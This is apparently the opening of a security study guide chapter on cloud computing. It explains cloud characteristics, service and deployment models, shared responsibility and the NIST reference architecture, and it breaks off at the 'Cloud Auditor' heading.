Chapter 19: Cloud Computing

Introduction

Cloud computing is a distributed computing model designed to provide on-demand services to customers via the internet while leveraging economies of scale. It involves managing applications and data through centralized remote servers and the internet. This model enables users to access applications without needing direct installation and allows personal files to be stored on devices with internet access. Cloud computing enhances resource management by improving data storage, bandwidth utilization, and processing efficiency. Sharing resources across a network ensures consistency and scalability while reducing costs. The popularity of cloud computing stems from its numerous benefits, such as cost efficiency, high performance, robust computing capabilities, scalability, accessibility, and reliability.

By the end of this chapter, you will be able to:

- Grasp cloud computing concepts
- Explore container technology and serverless computing
- Identify cloud computing threats
- Understand various cloud hacking techniques
- Analyze AWS, Microsoft Azure, and Google Cloud hacking
- Examine container hacking methods
- Implement cloud security measures
- Utilize cloud security tools effectively

Cloud Computing Concepts

Cloud computing provides a wide range of online services and applications. These services allow users to use third-party-managed hardware and software at remote locations. Microsoft, Amazon, and Google are among the leading cloud service providers.

This section provides an overview of cloud computing, various service types, responsibility divisions, cloud deployment models, the NIST reference architecture and its advantages, cloud storage architecture, and cloud service providers.

Introduction to Cloud Computing

Cloud computing is the on-demand supply of IT capabilities, where customers receive IT applications and infrastructure as metered services via networks. Gmail, Facebook, Dropbox, and Salesforce.com are examples of cloud systems.

Characteristics of Cloud Computing

The features of cloud computing that attract many companies to use cloud technology are discussed below.

- **On-demand self-service:** A service offered by cloud service providers that enables on-demand provisioning of cloud resources, including network, storage, and processing power, without requiring direct communication with the service providers.

- **Distributed storage:** Cloud-based storage improves scalability, availability, and dependability. However, distributed cloud storage may raise security and compliance issues.
- **Rapid elasticity:** The cloud provides instantaneous capacity provisioning to scale up or down quickly in response to demand. Customers believe that the resources for provisioning are limitless and may be bought in any amount at any moment.
- **Automated management**: Cloud automation speeds up the process, lowers labor expenses, and eliminates the chance of human error by minimizing user engagement.
- **Wide-ranging network access:** Cloud resources can be accessed through a network and standard procedures on various platforms, such as Personal Digital Assistants (PDAs), computers, and mobile phones.
- **Resource pooling:** The cloud service provider pools all its resources to serve numerous clients in a multi-tenant environment. Virtual and physical resources are dynamically assigned and reassigned to the cloud user's needs.
- **Measured service:** Cloud systems use the "pay-per-use" metering approach. Customers can pay for cloud services monthly or based on how much storage, processing power, and bandwidth they use. Cloud service providers transparently track, manage, report, and charge customers' resource usage.
- **Virtualization technology:** In the cloud, virtualization technology allows for faster resource scaling than non-virtualized settings can.

Limitations of Cloud Computing

- Organizations' limited control and flexibility
- Outages and other technological problems
- Security, privacy, and compliance issues
- Lock-ins and contracts
- Reliance on network connections
- Attack susceptibility because all components are online
- Challenges in switching between service providers

Types of Cloud Computing Services

The following categories are used to classify cloud services broadly:

Infrastructure-as-a-Service (IaaS)

An Infrastructure-as-a-Service (IaaS) enables a server in the cloud or Virtual Machine (VM) instance that you would have complete control over. This offering is closer to an on-premises VM. IaaS requires you to manage the virtual machine's operating system, disk, and networking attributes. Hardware management is handled, and a remote desktop is utilized to manage the VM. IaaS is a great solution that requires multiple applications running on a single VM to fulfill third-party software requirements.

Platform-as-a-Service (PaaS)

Cloud computing platforms that provide an on-demand environment to build, test, deliver, and manage software applications are called Platform-as-a-Service (PaaS). PaaS is designed to facilitate the rapid development of web or mobile applications for developers without having to set up or maintain the underlying server, storage, network, and database infrastructure needed for development.

Platform-as-a-Service (PaaS) is a platform that runs on a single VM and is designed to support the complete application life cycle, typically for website building, testing, deploying, managing, and updating. This service allows you to avoid the expense and complexity of buying, installing, and managing software licenses. Instead, you manage the applications and services you deploy, and the cloud service provider typically manages everything else. One example of such a service is the Azure App Service platform for hosting web applications and services, and the other is Structured Query Language (SQL) in Azure, which provides an enterprise-grade cloud-based version of SQL Server in the cloud. Enterprise-grade describes products that integrate into an infrastructure with minimum complexity and offer transparent proxy support. It includes Google, Microsoft Azure, Amazon Web Service (AWS), etc.

Software-as-a-Service (SaaS)

Cloud providers take over both servers and code. Cloud providers host and maintain applications and underlying infrastructure for SaaS. They also handle updates such as software upgrades and security patches. A security patch is a method of updating systems, applications, or software by inserting code to fill in, or "patch," the vulnerability. This helps secure the system against an attack. Users link the app over the internet, usually through their phone, tablet, or PC, using their web browser.

The first service is Software-as-a-Service (SaaS) and is considered the largest and most popular use of cloud computing today. It continues to grow as it replaces traditional on-device software with web-based alternatives. Rapidly moving programs to the cloud, often using a subscription-based model, making the software browser accessible, eliminating the need to install client software, and, in many cases, making it cross-platform and accessible on the broad set of devices that we use today. Some examples include Gmail, Google Drive, Power BI, Microsoft Office 365, etc.

Identity-as-a-Service (IDaaS)

This cloud computing service is run by a third-party vendor to provide identity and access management services, and it provides authentication services to the subscription organizations. It offers services like intelligence gathering, access management, Identity Governance and Administration (IGA), Multi-Factor Authentication (MFA), and Single-Sign-On (SSO). These services (such as OneLogin, Centrify Identity Service, Microsoft Entra ID (formely Azure Active Directory), and Okta) give subscribers safer access to private information both on and off-premises.

Security-as-a-Service (SECaaS)

This cloud computing architecture affordably incorporates security services into business infrastr ucture. SaaS was used in its development, and no actual hardware or equipment is needed. As a

result, it significantly lowers costs as compared to when businesses build their own security capabilities. It offers penetration testing, authentication, intrusion detection, anti-malware, and security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, and Foundstone Managed Security Services).

Container-as-a-Service (CaaS)

Containers and clusters are offered as a service to subscribers of this cloud computing architecture. It offers services like container engine virtualization and web portal or API-based container, application, and cluster management. Through on-site data centers or the cloud, subscribers can create rich, scalable, containerized applications with these services. Features of both IaaS and PaaS (such as Google Kubernetes Engine (GKE) and Amazon EC2) are carried over into CaaS.

Function-as-a-Service (FaaS)

With serverless architecture, this cloud computing service offers a platform for creating, executing, and overseeing application capabilities without the hassle of constructing and maintaining the required infrastructure. This model is primarily utilized while creating microservices applications. When not in use, it charges nothing and offers subscribers on-demand functionality that shuts down the underlying infrastructure. It offers data processing services such batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Functions), mobile and web applications, and Internet of Things (IoT) services for linked devices.

Anything-as-a-Service (XaaS)

Depending on user demand, the cloud computing and remote access service known as Anything-as-a-Service (XaaS) provides anything as a service via the internet. Along with other services like food, transportation, and medical consultations, the service might also include digital goods like tools, applications, and technologies. The service cannot be bought or licensed like other products, and it is paid as per usage. XaaS encompasses services like Network-as-a-Service (NaaS), Storage-as-a-Service (STaaS), Testing-as-a-Service (TaaS), Malware-as-a-Service (MaaS), and Disaster-Recovery-as-a-Service (DRaaS), in addition to standard cloud services like Software-as-a-Service (SaaS), Platform-as-a-Service (PaaS), and Infrastructure-as-a-Service (IaaS). Cloud computing, directory services (e.g., NetApp, AWS Elastic Beanstalk, Heroku, and Apache Stratos), and Customer Relationship Management (CRM) are among the secure services that XaaS provides.

Firewall-as-a-Service (FWaaS)

Through network traffic filtering, this cloud computing solution shields users and businesses from both internal and external dangers. Along with security features including packet filtering, network analysis, and IPsec (e.g., Zscaler Cloud Firewall, SecurityHQ, Secucloud, Fortinet, Cisco, and Sophos), FWaaS offers improved data analysis capabilities, including the capacity to identify malware attacks.

Desktop-as-a-Service (DaaS)

Subscribers to this cloud computing service can access virtual desktops and programs whenever they want. Infrastructure, processing power, data storage, backup, patching, and maintenance are all handled by cloud service providers. DaaS is offered by cloud providers as a multi-tenancy

subscription. The service provider (such as Amazon WorkSpaces, Citrix Managed Desktops, and Azure Windows Virtual Desktop) bills on a predictable pay-as-you-need basis.

Mobile Backend-as-a-Service (MBaaS)

App developers can use this cloud computing service's Software Development Kit (SDK) and Application Programming Interface (API) to combine their front-end applications with backend infrastructure. The amount of time developers spend creating backend functionality is decreased by this service. It offers cloud storage, database administration, push notifications, user management, and geolocation for application development (e.g., Apple's CloudKit, Google's Firebase, AWS Amplify, Kinvey, and Backendless Cloud).

Machine-as-a-Service (MaaS) Business Model

This type of cloud computing model, sometimes referred to as Equipment-as-a-Service (EaaS), enables manufacturers to lease or sell computers to customers in exchange for a cut of the income such machines generate. This concept is widely used and applied to the advantage of both manufacturers and customers. The client and producer may create and monitor real-time items from the machine due to this advanced cloud model.

Shared Responsibilities in Cloud

The division of duties between service providers and subscribers is crucial in cloud computing. Separation of tasks helps detect security control failures, such as information theft, security breaches, and evasion of security controls, and prevents conflicts of interest, criminal activity, fraud, misuse, and error. It also guarantees that there are no competing obligations and helps limit the amount of power that any one person can hold.

IaaS, PaaS, and SaaS are the three primary categories of cloud services. When gaining access to particular clouds and their models, it is imperative to understand the constraints of each cloud service delivery model. The division of cloud duties according to service delivery models is depicted in Figure 19-01.




Figure 19-01: Separation of Cloud Responsibilities Specific to Service Delivery Models

Cloud Deployment Models

We know that all clouds are not the same, and not every business requirement for cloud computing is the same. So, to meet the requirements, different models, types, and services have been used. Firstly, you must decide how the cloud service is being applied by finding the cloud deployment type or architecture.

When you shift some of the on-premises applications to the cloud, the next decision you have to make is how to deploy them. There are four ways to deploy and integrate cloud services into your application architecture and infrastructure:

- Public Cloud
- Private Cloud
- Hybrid Cloud
- Community Cloud




Figure 19-02: Cloud Deployment Model

Public Cloud

The public cloud is the most common approach that is open to all organizations. Resources, such as servers and disks, are owned and managed by the cloud provider in the public cloud. Microsoft Azure is an example. The cloud service provider carries out the maintenance, operation, and monitoring. The physical hardware is shared with other organizations, and your view is virtualized. Your data is secure and isolated. However, the cloud provider decides where it is stored and where your logic runs. The primary advantage of this approach is the lower cost, scalability, and flexibility. You are only required to pay for what you use; you scale on-demand based on your need, and there is no need to purchase and maintain expensive hardware.




Figure 19-03: Public Cloud Deployment Model

Why Public Cloud?

Several applications allow you to use the public cloud:

- **Service consumption** – Service consumption through an on-demand or subscription model that charges you only for the CPU usage, storage, and other resources you have used or reserved for use in the future
- **No hardware requirement** – With the public cloud, there is no requirement to purchase, maintain, or manage the physical architecture and infrastructure
- **Automation** – It provides a quick response by using a web portal or script
- **Geographical distribution** – With this cloud approach, you can store data in the location nearest to your user without having to maintain data centers
- **Minimize hardware monitoring** – You are free from hardware maintenance with a public cloud, as the service provider is responsible for this.

Private Cloud

The second approach is called a private cloud. This is where computing resources are used exclusively by a business or organization. It can be physically located on-premises or managed by a cloud provider. The maintenance, operation, and monitoring come under the private network owned by that organization. In addition to scalability and reliability, it offers very high-level security. Microsoft Azure supports private cloud through Azure Stack, bringing Azure infrastructure into your data center. A private cloud provides you with more security and control that might be necessary for legal compliance. For example, government agencies or financial institutions may have more stringent data storage requirements that demand a private cloud.




Figure 19-04: Private Cloud Deployment Model

Why Private Cloud?

Several applications allow you to use the private cloud:

- **Pre-Existing Environment** – Private cloud allows using an existing operating environment with solution expertise
- **Legacy Application** – Private cloud can be used to handle business-critical legacy applications
- **Data Authority and Security** – This cloud can be used to secure data

Hybrid Cloud

A hybrid cloud allows users to access both public and private cloud resources within a single access environment. In a hybrid cloud, some of your data and applications run on your private infrastructure, while some run in Azure on the public cloud. This cloud model can be used in various ways, like a migration approach to gradually transition your app and services from your private data center into Azure. This allows for better testing and easier migration. The cloud model can also be used for segmenting work. You can connect to the environment together with a secure private network to pass data back and forth. Part of the data is processed in your private local infrastructure, and the rest is processed in the cloud. In this case, the hybrid cloud can be used for cloud bursting. You can upload work to the cloud when your internet data center hits the maximum workload. You can then scale and burst up workloads to leverage Azure and then drop back down to internal resources when the load returns to normal.




Figure 19-05: Hybrid Cloud Deployment Model

Why Hybrid Cloud?

Several applications allow you to use a hybrid cloud:

- **Existing Hardware Investment** – Most businesses prefer to use their existing hardware and operating environment
- **Use for Regulation** – Most regulatory frameworks require their data to remain physically located
- **Easy Migration** – With this cloud, you can shift data from on-premises to the cloud when required

Community Cloud

This model allows users to access the group of organizations for its services. It can provide a sharing mechanism, but its security is higher than a public cloud and lower than a private cloud.




Figure 19-06: Community Cloud Deployment Model

Why Community Cloud?

Organizations with comparable requirements, like security and compliance, can share infrastructure with Community Cloud while preserving privacy. Through sharing resources amongst member organizations, it also lowers costs.

Other cloud deployment models include the following:

Multi Cloud

In order to accomplish long-term business objectives, it is a dynamic heterogeneous environment that aggregates workloads from several cloud providers under a single proprietary interface. Multiple compute and storage services from various cloud providers are used by the multicloud. It disperses software, applications, and other cloud resources among several cloud-hosting environments. The majority of multi-cloud setups are either all-private, all-public, or a mix of the two. Multi-cloud setups, such as Google Cloud Anthos and Microsoft Azure Arc, are used by organizations to distribute computing resources, improving computational power and storage capacities while significantly reducing the risk of data loss and outage.




Figure 19-07: Multi Cloud Deployment

Why Multi Cloud?

Since multi-cloud allows for flexibility and provider choice, it helps prevent vendor lock-in. By utilizing the finest services available from several suppliers for particular activities, it also optimizes workloads.

Distributed Cloud

This type of cloud environment is centralized and consists of geographically dispersed public or private clouds that are managed from a single control plane to deliver services to end users who are either on-site or off. Because a local data center has edge computing capabilities to enhance data privacy and comply with local governance laws, the end user can access data from any location under this architecture. It gives end customers the same services as if they were using their local server to view remote data. Distributed cloud services can be utilized as local data centers or at other site types, including network, operator, and customer edges, depending on the needs. Applications like Artificial Intelligence (AI), Machine Learning (ML), and the Internet of Things (IoT) can be automated with the help of distributed clouds (like Google Distributed Cloud and Cloudflare CDN).




Figure 19-08: Distributed Cloud Deployment

Why Dsitributed Cloud?

By putting services closer to end users, distributed cloud enhances performance and lowers latency. By dispersing resources across several locations, it also guarantees adherence to regulatory standards and data residency.

Poly Cloud

There are several kinds of cloud services that can be provided to various other clouds using this kind of cloud technology. In contrast to a multi-cloud, it offers consumers features from multiple cloud services according to their needs by combining them onto a single platform. This model also assists users in selecting a particular function that they need from each cloud in order to carry out various duties in their workplace. It offers specialized automation applications like AI and ML services (like Amazon Web Services (AWS) and Google Cloud Platform (GCP)).

Why Poly Cloud?

For improved functionality, Poly Cloud integrates specialized solutions from several suppliers into a single application. By providing redundancy and failover options across many platforms, it also improves reliability.




Figure 19-09: Poly Cloud Deployment

EXAM TIP: When studying the cloud deployment models, remember that the main differences are in how the cloud resources are managed, who controls them, and who can access them. The four primary deployment models are: Public Cloud, Private Cloud, Hybrid Cloud and Community Cloud.

NIST Cloud Deployment Reference Architecture

An overview of the NIST cloud computing reference architecture is provided in the image below, which lists the primary actors, tasks, and features of cloud computing. A generic high-level architecture is depicted in Figure 19-10 to help with comprehension of cloud computing's applications, specifications, features, and standards.




Figure 19-10: NIST Cloud Deployment Reference Architecture

The following are the five important actors:

Cloud Consumer

A person or company that uses cloud computing services and maintains a business relationship with Cloud Service Providers (CSPs) is known as a cloud consumer. After looking through the CSP's service catalog, the cloud consumer requests the services they want, enters into service agreements with the CSP (either directly or through a cloud broker), and makes use of the services. Depending on the services rendered, the CSP charges the customer. In order for the cloud customer to specify technical performance standards, including quality of service, security, and performance failure remedies, the CSP must adhere to the Service Level Agreement (SLA). The CSP may also specify any restrictions and duties that cloud users must agree to.

The following services are offered to cloud users in the PaaS, IaaS, and SaaS models:

- **Platform-as-a-Service (PaaS)** - database (DB), business intelligence, application deployment, testing, and integration.
- **Infrastructure-as-a-Service (IaaS)** - platform hosting, backup and recovery, storage, services management, Content Delivery Network (CDN), and computing
- **Software-as-a-Service (SaaS)** - social networks, financial services, human resources, sales, CRM, document management, email and office productivity, content management, and Enterprise Resource Planning (ERP).

Cloud Provider

A cloud provider is an individual or group that acquires and oversees the computer infrastructure needed to offer services to interested parties through network access, either directly or through a cloud broker.

Cloud Carrier

A cloud carrier serves as an intermediary for cloud consumers and CSPs, offering connectivity and transport services. Through a network, telecommunication, or other access devices, the cloud carrier gives customers access.

Cloud Auditor

